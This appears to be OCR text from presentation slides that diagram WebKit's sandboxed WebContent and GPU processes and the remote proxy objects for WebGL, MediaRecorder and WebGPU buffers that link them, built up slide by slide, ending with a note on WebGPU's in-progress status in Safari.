

com.apple.WebKit.WebContent.sb
WebContent
com.apple.WebKit.GPU.sb
GPU Process
userspace
kernel
IOKit Drivers



com.apple.WebKit.WebContent.sb
WebContent
com.apple.WebKit.GPU.sb
GPU Process
userspace
kernel
IOKit Drivers



com.apple.WebKit.WebContent.sb
after
com.apple.WebKit.GPU.sb
WebContent
GPU Process
userspace
kernel
IOKit Drivers



com.apple.WebKit.WebContent.sb
after
com.apple.WebKit.GPU.sb
WebContent
GraphicsContextGL
GPU Process
userspace
kernel
IOKit Drivers



com.apple.WebKit.WebContent.sb
after
com.apple.WebKit.GPU.sb
WebContent
GraphicsContextGL
GPU Process
RemoteGraphicsContextGL
userspace
kernel
IOKit Drivers



com.apple.WebKit.WebContent.sb
after
com.apple.WebKit.GPU.sb
WebContent
GraphicsContextGL
GraphicsContextGLProxy
GPU Process
RemoteGraphicsContextGL
userspace
kernel
IOKit Drivers


com.apple.WebKit.WebContent.sb
after
com.apple.WebKit.GPU.sb
WebContent
GraphicsContextGL
GraphicsContextGLProxy
webrtc::mediaRecorder
GPU Process
RemoteGraphicsContextGL
userspace
kernel
IOKit Drivers


com.apple.WebKit.WebContent.sb
after
com.apple.WebKit.GPU.sb
WebContent
GraphicsContextGL
GraphicsContextGLProxy
webrtc::mediaRecorder
GPU Process
RemoteGraphicsContextGL
RemoteMediaRecorder
userspace
kernel
IOKit Drivers


com.apple.WebKit.WebContent.sb
after
com.apple.WebKit.GPU.sb
WebContent
GraphicsContextGL
GraphicsContextGLProxy
webrtc::mediaRecorder
webrtc::mediaRecorderPrivate
GPU Process
RemoteGraphicsContextGL
RemoteMediaRecorder
userspace
kernel
IOKit Drivers


com.apple.WebKit.WebContent.sb
after
com.apple.WebKit.GPU.sb
WebContent
GraphicsContextGL
GraphicsContextGLProxy
webrtc::mediaRecorder
webrtc::mediaRecorderPrivate
WebGPU::Buffer
WebGPU::RemoteBufferProxy
GPU Process
RemoteGraphicsContextGL
RemoteMediaRecorder
RemoteBuffer
userspace
kernel
IOKit Drivers




https://github.com/gpuweb/gpuweb/wiki/Implementation-Status

# Safari (In Progress)

https://github.com/gpuweb/gpuweb/wiki/Implementation-Status

# Safari (In Progress)

Work is in progress in Safari Technology Preview.

# Safari (In Progress)

